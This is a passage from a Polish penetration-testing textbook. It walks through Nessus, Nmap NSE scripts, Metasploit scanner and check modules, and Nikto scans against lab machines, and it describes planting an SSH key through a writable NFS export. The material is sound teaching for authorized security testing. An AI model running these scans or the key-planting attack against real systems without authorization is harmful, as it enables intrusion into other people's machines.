At the bottom, there are buttons for 'Upload Targets', 'Add File', 'Launch', and 'Cancel'.

Rysunek 6.8. Uruchamianie skanu Nessusa

Po uruchomieniu Nessus przeprowadzi serię testów i spróbuje wykryć podatności oraz luki w zabezpieczeniach istniejące w środowisku celu. Działający skan pojawia się na liście na karcie *Scans*, tak jak zostało to przedstawione na rysunku 6.9.

The screenshot shows the 'Scans / My Scans' list view in Nessus. The table below contains the following data:

<input type="checkbox"/>	Name	Last Updated	Status
<input type="checkbox"/>	bookscan	March 22, 2014 14:18:50	✓ Completed

Rysunek 6.9. Lista działających skanów Nessusa


Kiedy skan zakończy działanie, możesz wyświetlić wyniki, klikając jego nazwę, tak jak zostało to przedstawione na rysunku 6.10.

Jak widać na rysunku, w systemach Windows XP i Ubuntu Nessus znalazł kilka poważnych podatności oraz luk w zabezpieczeniach, natomiast w przypadku maszyny z systemem Windows 7 w raporcie znalazło się tylko trochę danych informacyjnych.



Rysunek 6.10. Ogólne podsumowanie wyników skanu

Aby wyświetlić szczegółowy raport dla wybranego hosta, po prostu kliknij jego nazwę w liście. Szczegółowy raport dla maszyny z systemem Windows XP został przedstawiony na rysunku 6.11.



Rysunek 6.11. Nessus dzieli znalezione podatności na odpowiednie kategorie i do każdej luki dodaje krótki opis

O skanerach podatności można mówić wiele rzeczy, ale w praktyce bardzo trudno znaleźć produkt, który potrafiłby dać Ci naprawdę ogromną ilość informacji o środowisku celu w tak krótkim czasie i w tak efektywny sposób jak Nessus. Na przykład w raporcie końcowym od razu widać, że w naszym celu z systemem Windows XP poprawka MS08-067, którą omawialiśmy w rozdziale 4., rzeczywiście nie jest zainstalowana. Wygląda również na to, że brakuje tam także innych poprawek i aktualizacji zabezpieczeń dla serwera SMB.

Którą lukę w zabezpieczeniach będzie najłatwiej wykorzystać? Wyniki działania skanera Nessus dla poszczególnych luk w zabezpieczeniach bardzo często zawierają szereg informacji na temat potencjalnych możliwości wykorzystania danej luki czy podatności. Na przykład kliknięcie w raporcie luki MS08-067 (patrz rysunek 6.12) ujawnia, że gotowe exploity dla tej luki są dostępne w pakiecie Metasploit oraz kilku innych narzędziach, takich jak Core Impact czy Canvas.



Rysunek 6.12. Wpis w raporcie zawierający szczegółowe informacje na temat luki MS08-067

Kilka słów na temat rankingu podatności i luk w zabezpieczeniach

Nessus tworzy ranking wykrytych w trakcie skanu luk w zabezpieczeniach, oceniając poszczególne podatności według kryteriów CVSS w wersji 2. (ang. *Common Vulnerability Scoring System*), opracowanych przez National Institute of Standards and Technology (NIST). Pozycja w rankingu jest obliczana na podstawie tego, jaki wpływ może mieć na system potencjalne wykorzystanie danej luki w zabezpieczeniach. Choć im wyższa ocena luki w rankingu Nessusa, tym poważniejsze wydaje się zagrożenie z nią związane, to jednak rzeczywisty poziom ryzyka wiążący się z występowaniem takiej czy innej podatności w dużym stopniu zależy od konkretnego środowiska celu. Na przykład Nessus klasyfikuje możliwość anonimowego dostępu do serwera FTP jako podatność o średnim poziomie ryzyka (ang. *medium risk vulnerability*). Jeżeli jednak na takim serwerze nie ma żadnych wrażliwych dokumentów, to ryzyko związane z działaniem takiego serwera może zmaleć do minimalnego lub wręcz zerowego poziomu. Z drugiej strony czasami słyszymy, że taka czy inna firma przez przypadek bądź zaniedbanie pozostawiła na publicznie dostępnym serwerze FTP na przykład kopię kodu źródłowego swojego najnowszego oprogramowania. Jeżeli zatem podczas przeprowadzania zewnętrznego testu penetracyjnego sieci klienta jesteś w stanie dostać się do wrażliwych dokumentów czy danych, po prostu logując się jako anonimowy użytkownik do serwera FTP, to możesz spokojnie założyć, że każdy rozgarnięty napastnik może zrobić to samo — nietrudno się domyślić, że taka sytuacja wymaga natychmiastowego skontaktowania się z klientem. Same narzędzia nie są w stanie dokonać odpowiedniej oceny takiej sytuacji — do tego będzie potrzebny odpowiedni pentester.

Dlaczego powinieneś używać skanerów podatności?


Pomimo że niektóre materiały szkoleniowe z zakresu przeprowadzania testów penetracyjnych niemal całkowicie pomijają zagadnienia związane z przeprowadzaniem automatycznego skanowania w poszukiwaniu podatności i luk w zabezpieczeniach

ze względu na to, że doświadczony pentester może samodzielnie znaleźć to samo co skanery, to jednak dobre skanery podatności nadal są bardzo wartościowymi narzędziami, zwłaszcza kiedy musimy przeanalizować dużą liczbę celów w relatywnie wąskim oknie czasowym. Warto jednak zauważyć, że jeżeli jednym z celów przeprowadzanego testu penetracyjnego jest uniknięcie wykrycia, to z pewnością powinieneś się dwa razy zastanowić, czy powinieneś korzystać z mocno „hałasującego” skanera podatności.

Choć Nessus nie znalazł niektórych podatności i luk w zabezpieczeniach obecnych w naszym środowisku testowym, to jednak jego użycie, w połączeniu z informacjami zebranymi w fazie rekonesansu, dało nam solidny fundament do rozpoczęcia prób przełamывania zabezpieczeń środowiska celu. Nawet najbardziej ortodoksyjni specjaliści, którzy twierdzą, że pentester może i powinien zastępować skaner, mogą skorzystać ze znajomości sposobów działania oraz wykorzystania skanerów podatności. W idealnym świecie każda firma czy organizacja powinna przeprowadzać regularne, pełnowymiarowe i całkowicie bezkompromisowe testy penetracyjne, ale w rzeczywistości ich przeprowadzenie bez użycia zautomatyzowanych skanerów podatności staje się praktycznie zadaniem niewykonalnym.

Eksportowanie wyników skanowania

Kiedy Nessus zakończy skanowanie, możesz wyeksportować otrzymane wyniki działania. Aby to zrobić, powinieneś skorzystać z przycisku *Export* (eksport), znajdującego się w prawej górnej części okna interfejsu programu, co zostało pokazane na rysunku 6.13.



Rysunek 6.13. Eksportowanie wyników skanowania

Nessus potrafi eksportować wyniki działania do formatów PDF, HTML, XML, CSV i kilku innych. W zależności od sytuacji i potrzeb klienta możesz oczywiście przekazać mu „surowe” wyniki skanowania, ale nigdy nie powinieneś postępować tak, że eksportujesz wyniki, dołączasz do nich logo swojej firmy i przedstawiasz jako końcowe wyniki przeprowadzonego testu penetracyjnego. Profesjonalne przeprowadzenie testu penetracyjnego wymaga znacznie większego nakładu pracy i analiz niż tylko prostego użycia skanera podatności. W praktyce powinieneś

zawsze weryfikować wyniki otrzymane z automatycznych skanerów podatności i łączyć je z danymi z własnych analiz, gdyż dopiero to w efekcie pozwoli Ci na otrzymanie pełnego obrazu podatności i luk w zabezpieczeniach badanego środowiska celu.

W kolejnych podrozdziałach omówimy kilka innych metod analizowania podatności i luk w zabezpieczeniach różnych systemów.

Odkrywanie podatności i luk w zabezpieczeniach

Jeżeli w raporcie Nessusa nie znajdziesz wystarczających informacji na temat określonej luki czy podatności, powinieneś o nie zapytać starą, dobrą wyszukiwarkę Google. Oprócz tego dodatkowych informacji możesz szukać na takich portalach jak <http://www.securityfocus.com/>, <http://packetstormsecurity.org/>, <http://www.exploit-db.com/> oraz <http://www.cve.mitre.org/>. Na przykład informacji o danej podatności możesz szukać za pomocą identyfikatora CVE (ang. *Common Vulnerabilities and Exposures*), numerów biuletynów zabezpieczeń firmy Microsoft itp., używając zapytań Google takich jak na przykład **ms08-067 site:securityfocus.com**. Luka MS08-067 narobiła w świecie sporo zamieszania, więc z pewnością po wykonaniu takiego czy podobnego zapytania nie będziesz mógł narzekać na brak danych (wiele ciekawych informacji na jej temat znajdziesz również w rozdziale 4.).

W przypadku wielu luk w zabezpieczeniach będziesz również w stanie znaleźć gotowy kod PoC exploitów (ang. *Proof of Concept*) wykorzystujących taką czy inną podatność. Więcej szczegółowych informacji na temat pracy z publicznie dostępnym kodem źródłowym znajdziesz w rozdziale 19., ale powinieneś zawsze pamiętać, że w przeciwieństwie do exploitów zweryfikowanych przez deweloperów i społeczność użytkowników projektów takich jak Metasploit, nie każdy kod znaleziony w internecie działa zgodnie z opisem. Ładunek osadzony w publicznie dostępnych exploitach może spowodować zniszczenie czy poważne uszkodzenie systemu atakowanego hosta bądź też na przykład dołączyć takiego hosta do sekretnego botnetu kontrolowanego przez autora exploita. Pracując z publicznie dostępnymi exploitami, powinieneś zawsze zachować szczególną ostrożność i dokładnie sprawdzić ich domniemane funkcjonowanie przed pierwszym uruchomieniem ich w sieci produkcyjnej. Oprócz exploitów w internecie można znaleźć wiele ciekawych informacji o podatnościach i lukach w zabezpieczeniach, publikowanych przez ich odkrywców.

NSE — Nmap Scripting Engine

W tym podrozdziale powiemy kilka słów na temat kolejnego narzędzia pozwalającego na przeprowadzanie zautomatyzowanych skanów w poszukiwaniu podatności i luk w zabezpieczeniach. Jak zapewne pamiętasz, pakiet Metasploit przeszedł długą drogę ewolucji od frameworka pozwalającego na uruchamianie exploitów do pełnowymiarowego pakietu wspomagającego przeprowadzanie testów

penetracyjnych. Obecnie podobną ścieżką podąża pakiet Nmap, który dzięki zaimplementowaniu modułu NSE (ang. *Nmap Scripting Engine*) z początkowego prostego skanera portów staje się narzędziem pozwalającym na wykonywanie publicznie dostępnych skryptów i tworzenie własnych rozwiązań.

Skrypty modułu NSE znajdziesz w systemie Kali Linux w katalogu `/usr/share/nmap/scripts`. Dostępne skrypty zostały podzielone na kilka kategorii, takich jak zbieranie informacji, aktywne skanowanie podatności, poszukiwanie śladów poprzednich włamań itp. Na listingu 6.1 przedstawiono listę skryptów dostępnych w domyślnej instalacji systemu Kali Linux.

Listing 6.1. Lista skryptów NSE programu Nmap

```
root@kali:~# cd /usr/share/nmap/scripts
root@kali:/usr/local/share/nmap/scripts# ls
acarsd-info.nse          ip-geolocation-geobytes.nse
address-info.nse        ip-geolocation-geoplugin.nse
afp-brute.nse           ip-geolocation-ipinfodb.nse
afp-ls.nse              ip-geolocation-maxmind.nse
(...)
```

Aby wyświetlić bardziej szczegółowe informacje na temat określonego skryptu lub kategorii skryptów, powinieneś w wierszu wywołania skanera Nmap użyć flagi `--script-help`. Na przykład aby wyświetlić listę wszystkich skryptów z kategorii *default*, powinieneś użyć polecenia `nmap --script-help default`, tak jak zostało to przedstawione na listingu 6.2. Umieszczenie skryptu w tej czy innej kategorii zależy od bardzo wielu czynników, takich jak wiarygodność i niezawodność skryptu czy bezpieczeństwo działania.

Listing 6.2. Ekran pomocy skryptów w kategorii default

```
root@kali:~# nmap --script-help default

Starting Nmap 6.40 ( http://nmap.org ) at 2015-07-16 14:43 EDT
(...)
ftp-anon
Categories: default auth safe
http://nmap.org/nsedoc/scripts/ftp-anon.html
  Checks if an FTP server allows anonymous logins.

  If anonymous is allowed, gets a directory listing of the root directory
  ↪ and highlights writeable files.
(...)
```

Jeżeli wywołując skaner Nmap, użyjesz flagi `-sC`, która oprócz skanowania portów przeprowadza skan za pomocą skryptów, zostaną wykonane wszystkie skrypty z kategorii *default*, co zostało pokazane na listingu 6.3.

Listing 6.3. Wyniki działania skryptów Nmap z kategorii default

```
root@kali:~# nmap -sC 192.168.20.10-12

Starting Nmap 6.40 ( http://nmap.org ) at 2015-12-30 20:21 EST
Nmap scan report for 192.168.20.10
Host is up (0.00038s latency).
Not shown: 988 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxr-xr-x 1 ftp ftp      0 Aug 06 2009 incoming
|_-r-r-r-- 1 ftp ftp      187 Aug 06 2009 onefile.html
|_ftp-bounce: bounce working!
25/tcp    open  smtp
| smtp-commands: georgia.com, SIZE 100000000, SEND, SOML, SAML, HELP, VRFY ❶, EXPN, ETRN,
↳XTRN,
|_ This server supports the following commands. HELO MAIL RCPT DATA RSET SEND SOML SAML
↳HELP NOOP QUIT
79/tcp    open  finger
|_finger: Finger online user list request denied.
80/tcp    open  http
|_http-methods: No Allow or Public header in OPTIONS response (status code 302)
144 Chapter 6
| http-title: XAMPP 1.7.2 ❷
|_Requested resource was http://192.168.20.10/xampp/splash.php
(...)
3306/tcp  open  mysql
| mysql-info: MySQL Error detected!
| Error Code was: 1130
|_Host '192.168.20.9' is not allowed to connect to this MySQL server ❸
(...)
```

Jak widać w wynikach działania, wykonanie skryptów NSE z kategorii *default* przyniosło nam wiele bardzo ciekawych informacji. Na przykład możemy się przekonać, że serwer SMTP działający na porcie 25 maszyny z systemem Windows XP pozwala na używanie komendy **VRFY** ❶, która umożliwiła sprawdzenie, czy konto użytkownika o podanej nazwie istnieje na serwerze poczty elektronicznej. Jeżeli znamy nazwę takiego konta, użycie tej komendy może znacznie ułatwić odgadnięcie hasła.

Oprócz tego w wynikach działania możemy także zobaczyć, że serwer WWW działający na porcie 80 to prawdopodobnie XAMPP 1.7.2 ❷. W czasie kiedy powstawała ta książka, najnowszą stabilną wersją tego pakietu była wersja 1.8.3. Jak widać, zainstalowana wersja jest nieco przestarzała, więc istnieje pewna nadzieja, że może mieć takie czy inne luki w zabezpieczeniach i być podatna na odpowiednio przygotowane ataki.

Poza ujawnianiem potencjalnych podatności i luk w zabezpieczeniach skan z użyciem skryptów NSE pozwala również na wykluczenie z płaszczyzny ataku niektórych usług. Na przykład wyniki działania wskazują, że serwer MySQL działający na porcie 3306 nie pozwala nam na ustanowienie połączenia, ponieważ

adres IP naszego komputera nie znajduje się na liście hostów uprawnionych do „rozmowy” z tym serwerem ❸. Do próby połączenia z tym portem możemy powrócić nieco później, w fazie eksploracji powłamaniowej, kiedy uda nam się już dostać na inne komputery działające w środowisku celu, ale na razie możemy spokojnie wyłączyć serwer MySQL i jego podatności z zakresu planowanego ataku.

Uruchamianie wybranego skryptu NSE

Zanim przejdziemy do omawiania innych zagadnień, przyjrzymy się kolejnemu przykładowi zastosowania skryptów NSE, tym razem takich, które nie są częścią kolekcji *default*. Z wyników działania skanera Nmap w poprzednim rozdziale wiemy, że nasz host-cel z systemem Linux wykorzystuje usługę NFS (ang. *Network File System*), która pozwala klientom zdalnym na dostęp za pośrednictwem sieci do zasobów znajdujących się w lokalnym systemie plików hosta. Doświadczeni pentesterzy wiedzą jednak, że bezpieczne skonfigurowanie usługi NFS jest znacznie łatwiejsze w teorii niż w praktyce. Bardzo wielu użytkowników po prostu nie zdaje sobie sprawy z konsekwencji, jakie może nieść ze sobą umożliwienie użytkownikom zdalnym uzyskania dostępu do swoich lokalnych plików. W końcu co może się tutaj wydarzyć? Czy kogoś to obchodzi, że daję dostęp do mojego katalogu domowego innym użytkownikom z mojej firmy czy organizacji?

Skrypt *nfs-ls.nse* modułu NSE dokonuje próby połączenia się z usługą NFS i przeprowadza audyt udostępnionych zasobów. Więcej szczegółowych informacji na temat tego skryptu możesz wyświetlić, dodając w wierszu wywołania flagę `--script-help`, tak jak zostało to przedstawione na listingu 6.4.

Listing 6.4. Wyświetlanie szczegółowych informacji o skrypcie NFS-LS

```
root@kali:~# nmap --script-help nfs-ls
```

```
Starting Nmap 6.40 ( http://nmap.org ) at 2015-07-16 14:49 EDT
```

```
nfs-ls
```

```
Categories: discovery safe
```

```
http://nmap.org/nsedoc/scripts/nfs-ls.html
```

```
Attempts to get useful information about files from NFS exports.
```

```
The output is intended to resemble the output of <code>ls</code>.
```

```
(...)
```

Po uruchomieniu skrypt próbuje zamontować udziały sieciowe udostępnione na maszynie zdalnej, sprawdza, jakie prawa zostały im przydzielone, i wyświetla listę plików znajdujących się w poszczególnych udziałach sieciowych. Aby uruchomić ten skrypt, powinieneś w wierszu wywołania umieścić opcję `--script` i po niej podać nazwę skryptu, co zostało pokazane na listingu 6.5.

Listing 6.5. Wyniki działania skryptu NFS-LS

```
root@kali:/# nmap --script=nfs-ls 192.168.20.11

Starting Nmap 6.40 ( http://nmap.org ) at 2015-12-28 22:02 EST
Nmap scan report for 192.168.20.11
Host is up (0.00040s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 2.3.4
22/tcp    open  ssh     OpenSSH 5.1p1 Debian 3ubuntu1 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http    Apache httpd 2.2.9 ((Ubuntu) PHP/5.2.6-2ubuntu4.6 with
        ↪Suhosin-Patch)
111/tcp   open  rpcbind 2 (RPC #100000)

| nfs-ls:
| Arguments:
|   maxfiles: 10 (file listing output limited)
|
| NFS Export: /export/georgia ❶
| NFS Access: Read Lookup Modify Extend Delete NoExecute
| PERMISSION UID   GID  SIZE  MODIFICATION TIME  FILENAME
| drwxr-xr-x   1000 1000 4096  2013-12-28 23:35  /export/georgia
| -rw-----  1000 1000 117   2013-12-26 03:41  .Xauthority
| -rw-----  1000 1000 3645  2013-12-28 21:54  .bash_history
| drwxr-xr-x   1000 1000 4096  2013-10-27 03:11  .cache
| -rw-----  1000 1000 16    2013-10-27 03:11  .esd_auth
| drwx-----  1000 1000 4096  2013-10-27 03:11  .gnupg
| ??????????  ?     ?     ?     ?                 .gvfs
| -rw-----  1000 1000 864   2013-12-15 19:03  .recently-used.xbel
| drwx-----  1000 1000 4096  2013-12-15 23:38  .ssh ❷
| (...)

```

Jak widać, w naszej maszynie z systemem Linux skrypt NSE znalazł udział NFS o nazwie */export/georgia* ❶. Ciekawym znaleziskiem może być to, że znajduje się w nim katalog *.ssh* ❷, w którym mogą być przechowywane różne wrażliwe informacje, takie jak klucze SSH czy lista autoryzowanych kluczy (o ile na serwerze SSH zostało włączone uwierzytelnianie za pomocą klucza publicznego).

Kiedy podczas przeprowadzania testu penetracyjnego natkniesz się na taki „kafalior” w konfiguracji praw dostępu, oczywiście posunięciem każdego doświadczanego pentestera będzie wykorzystanie takiej pomyłki administratora systemu i dołożenie sobie uprawnień zapisu pozwalających na dopisanie nowego klucza SSH do listy autoryzowanych kluczy znajdującej się w pliku *authorized_list*. Jeżeli taka próba się powiedzie, okaże się, że z pozoru niewinne przeoczenie prawa do edycji plików innego użytkownika przerodziło się w poważne naruszenie bezpieczeństwa systemu, co umożliwiło nieautoryzowanemu użytkownikowi zalogowanie się do zdalnego systemu i wykonywanie w nim różnych operacji.

Zanim przejdziemy dalej, musimy się upewnić, że na komputerze-celu z systemem Linux jest włączone uwierzytelnianie za pomocą publicznego klucza SSH, dzięki któremu będziemy mogli przeprowadzić opisany powyżej atak. Logowanie

za pomocą klucza jest uważane za najsilniejszą formę uwierzytelniania SSH i jest rekomendowanym sposobem zabezpieczania dostępu do systemu. Szybka próba połączenia się z maszyną linuxową za pomocą sesji SSH pokazuje, że opcja logowania przy użyciu klucza publicznego jest włączona ❶, co zostało pokazane na listingu 6.6.

Listing 6.6. Metody uwierzytelniania SSH

```
root@kali:/# ssh 192.168.20.11
The authenticity of host '192.168.20.11 (192.168.20.11)' can't be established.
RSA key fingerprint is ab:d7:b0:df:21:ab:5c:24:8b:92:fe:b2:4f:ef:9c:21.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.20.11' (RSA) to the list of known hosts.
root@192.168.20.11's password:
Permission denied (publickey ❶,password).
```

UWAGA *Niektóre skrypty NSE mogą powodować awarię wybranych usług lub nawet uszkodzić atakowany system. Co ciekawe, istnieje również osobna kategoria skryptów przeznaczonych do przeprowadzania ataków typu DoS (ang. Denial of Service) oraz wiele skryptów do wyszukiwania określonych podatności i luk w zabezpieczeniach. Na przykład skrypt smb-check-vulns sprawdza badany system pod kątem występowania luki MS08-067 i innych podatności serwera SMB. W opisie tego skryptu znajdziesz informacje, że jego działanie może być potencjalnie niebezpieczne dla systemu zdalnego i że nie powinieneś używać tego skryptu do testowania systemów produkcyjnych, o ile nie jesteś przygotowany na ewentualną awarię takiego systemu.*

Moduły skanerów pakietu Metasploit

Pakiet Metasploit, o którym mówiliśmy w rozdziale 4., również posiada szereg dodatkowych modułów pomocniczych pozwalających na przeprowadzanie skanowania zdalnych hostów w poszukiwaniu potencjalnych podatności i luk w zabezpieczeniach. W przeciwieństwie do modułów exploitów, moduły skanerów nie pozwalają na przejmowanie kontroli nad atakowanymi hostami, ale w zamian wyświetlają listy potencjalnych podatności takich hostów na ataki, które możemy wykorzystać w dalszej fazie przeprowadzania testów penetracyjnych.

Jednym z takich modułów pomocniczych jest moduł, który pozwala na wyszukiwanie na zdalnych hostach serwerów FTP zezwalających na anonimowy dostęp do swoich zasobów. Choć ręczna próba anonimowego zalogowania się do jednego czy drugiego serwera FTP w celu sprawdzenia możliwości dostępu nie stanowi oczywiście żadnego problemu, to jednak za pomocą zautomatyzowanego modułu pomocniczego pakietu Metasploit możesz szybko sprawdzić bardzo wiele hostów, co w przypadku przeprowadzania testów penetracyjnych rozbudowanych środowisk z pewnością przyczyni się do oszczędzenia dużej ilości czasu.

Aby wybrać określony moduł, powinieneś użyć polecenia `use`. Następnie za pomocą polecenia `set` ustaw cel skanowania i uruchom moduł poleceniem `exploit`, tak jak zostało to przedstawione na listingu 6.7. Składnia poszczególnych poleceń jest bardzo podobna do tego, co robiliśmy w rozdziale 4.

Listing 6.7. Przykład zastosowania modułu `ftp/anonymous`

```
msf > use scanner/ftp/anonymous

msf auxiliary(anonymous) > set RHOSTS 192.168.20.10-11
RHOSTS => 192.168.20.10-11
msf auxiliary(anonymous) > exploit

[*] 192.168.20.10:21 Anonymous READ (220-FileZilla Server version 0.9.32 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de) ❶
220 Please visit http://sourceforge.net/projects/filezilla/)
[*] Scanned 1 of 2 hosts (050% complete)
[*] 192.168.20.11:21 Anonymous READ (220 (vsFTPD 2.3.4)) ❶
[*] Scanned 2 of 2 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(anonymous) >
```

Znacznik ❶ wskazuje miejsca informujące, że zarówno nasza maszyna z systemem Windows XP, jak i maszyna z systemem Linux posiadają uruchomione serwery FTP pozwalające na anonimowy dostęp do zasobów (ang. *anonymous user*). Odpowiedź na pytanie, czy jest to poważne naruszenie bezpieczeństwa systemu, zależy w głównej mierze od tego, jakie pliki można znaleźć w katalogu anonimowego użytkownika serwera FTP. Osobiście zdarzało mi się realizować w firmach zlecenia, w trakcie których podczas testu penetracyjnego okazywało się, że na serwerach FTP z dostępem do internetu znajdowały się przeróżne dokumenty zawierające poufne i wrażliwe dane firmy. Z drugiej strony nieraz w takich środowiskach widywałam serwery FTP z anonimowym dostępem, gdzie istnienie takiego serwera było podyktowane potrzebami biznesowymi, ale jego zawartość nie stanowiła żadnego zagrożenia dla bezpieczeństwa danych firmy. Jak widać, jest to kolejny przykład sytuacji, w której doświadczony pentester musi osobiście oszacować ryzyko, jakie niesie ze sobą w określonym środowisku potencjalna „luka” wskazana przez zautomatyzowane narzędzie skanujące.

Sprawdzanie podatności na exploity za pomocą polecenia `check` pakietu Metasploit

Niektóre exploity dostępne w pakiecie Metasploit posiadają wbudowaną funkcję `check`, która zamiast wykorzystywać określoną lukę w zabezpieczeniach, sprawdza tylko, czy zdalny host jest podatny na taki atak. Polecenia `check` możemy używać do sprawdzania ad hoc, czy dany exploit ma szansę zadziałać w określonym

środowisku celu, tak jak zostało to przedstawione na listingu 6.8. Korzystając z polecenia `check`, nie musimy definiować ładunku, ponieważ nie dochodzi tutaj do wykorzystania samej luki w zabezpieczeniach, ale tylko do sprawdzenia podatności na danego exploita.

Listing 6.8. Sprawdzanie podatności na exploita

```
msf > use windows/smb/ms08_067_netapi

msf exploit(ms08_067_netapi) > set RHOST 192.168.20.10
RHOST => 192.168.20.10
msf exploit(ms08_067_netapi) > check ❶

[*] Verifying vulnerable status... (path: 0x0000005a)
[+] The target is vulnerable. ❷
msf exploit(ms08_067_netapi) >
```

Po uruchomieniu sprawdzania podatności ❶ Metasploit informuje, że cel ataku (maszyna z systemem Windows XP) jest podatna na exploita `ms08_067_netapi` ❷, tak jak mogliśmy tego oczekiwać.

Niestety nie wszystkie moduły exploitów mają wbudowaną funkcję `check` (jeżeli spróbujesz uruchomić polecenie `check` dla exploita, który nie obsługuje tej funkcji, Metasploit wyświetli na ekranie odpowiedni komunikat). Na przykład bazując na wynikach skanu Nmap z detekcją wersji opisywanego w poprzednim rozdziale, wiemy, że na maszynie z systemem Windows XP działa serwer poczty elektronicznej, którego wersja wydaje się przestarzała i podatna na ataki. Rzeczywiście, pakiet SLMail w wersji 5.5.0.4433 posiada dobrze znaną lukę w zabezpieczeniach, CVE-2003-0264, dla której możemy łatwo wyszukać odpowiedniego exploita, używając polecenia `search` konsoli *Msfconsole* i podając w wierszu polecenia ciąg znaków `cve:2003-0264`.

Po wybraniu modułu exploita możemy sprawdzić, czy ma wbudowaną obsługę polecenia `check`, co zostało pokazane na listingu 6.9.

Listing 6.9. Moduł exploita `seattlelab_pass` nie obsługuje funkcji `check`


```
msf exploit(seattlelab_pass) > set RHOST 192.168.20.10
rhost => 192.168.20.10
msf exploit(seattlelab_pass) > check
[*] This exploit does not support check.
msf exploit(seattlelab_pass) >
```

Jak się okazuje, moduł exploita `seattlelab_pass` nie ma zaimplementowanej obsługi funkcji `check`, więc nie możemy szybko sprawdzić, czy nasz cel jest podatny na taki atak. Mimo że patrząc na numer wersji serwera SLMail POP3, możemy śmiało założyć, iż serwer będzie podatny na atak, to jednak w tym przypadku Metasploit nie potrafi nam tego potwierdzić. W takich sytuacjach nie będziemy pewni końcowego rezultatu aż do momentu przeprowadzenia samego ataku.

Skanywanie aplikacji internetowych

Choć w środowisku celu możesz oczywiście znaleźć własne aplikacje internetowe klienta, które mogą być podatne na różnego rodzaju ataki, to jednak powinieneś pamiętać, że równie dobrze takie same luki w zabezpieczeniach mogą się zdarzać w gotowych, komercyjnych aplikacjach internetowych, takich jak aplikacje finansowe, Webmail i inne. Jeżeli podczas rozpoznawania zdalnego systemu znajdziesz instancję takiej aplikacji, to odpowiednie wykorzystanie takiej podatności może Ci pozwolić na zdobycie przyczółka w atakowanym środowisku.

Luki w zabezpieczeniach aplikacji internetowych są szczególnie interesujące przy przeprowadzaniu zewnętrznych testów penetracyjnych, w przypadku których powierzchnia ataku jest często ograniczona praktycznie tylko do serwera WWW. Przykład przedstawiono na rysunku 6.14 — jak widać, próba wyświetlenia domyślnej strony internetowej serwera WWW działającego na naszej maszynie linuksowej doprowadziła do odkrycia strony tworzonej podczas instalacji serwera Apache.



Rysunek 6.14. Domyślna strona internetowa serwera Apache

Warto jednak zauważyć, że dopóty, dopóki nie odkryjemy jakiejś poważnej podatności serwera WWW, próba przełamania zabezpieczeń przy użyciu prostej strony wyświetlającej komunikat *It works!* może nie być trywialnym zadaniem... Nie będziemy się jednak poddawać i zanim całkowicie zrezygnujemy z tego wektora ataku, użyjemy zautomatyzowanego skanera podatności aplikacji internetowych do sprawdzenia, czy coś nam tutaj nie umknęło.

Pakiet Nikto

Pakiet **Nikto** to preinstalowany w systemie Kali Linux skaner podatności aplikacji internetowych, który spełnia podobną rolę jak Nessus — poszukuje na serwerach WWW niebezpiecznych plików, starych, podatnych na ataki wersji oprogramowania czy błędów w konfiguracjach. Aby za pomocą tego skanera przeprowadzić badanie naszej maszyny z systemem Linux, musimy w wierszu polecenia za pomocą flagi `-h` zdefiniować adres hosta, tak jak zostało to przedstawione na listingu 6.10.

Listing 6.10. Uruchamianie skanera Nikto

```
root@kali:/# nikto -h 192.168.20.11
- Nikto v2.1.5
-----
+ Target IP:          192.168.20.11
+ Target Hostname:   192.168.20.11
+ Target Port:       80
+ Start Time:        2015-12-28 21:31:38 (GMT-5)
-----
+ Server: Apache/2.2.9 (Ubuntu) PHP/5.2.6-2ubuntu4.6 with Suhosin-Patch
(...)
+ OSVDB-40478: /tikiwiki/tiki-graph_formula.php?w=1&h=1&s=1&min=1&max=2&f[]=
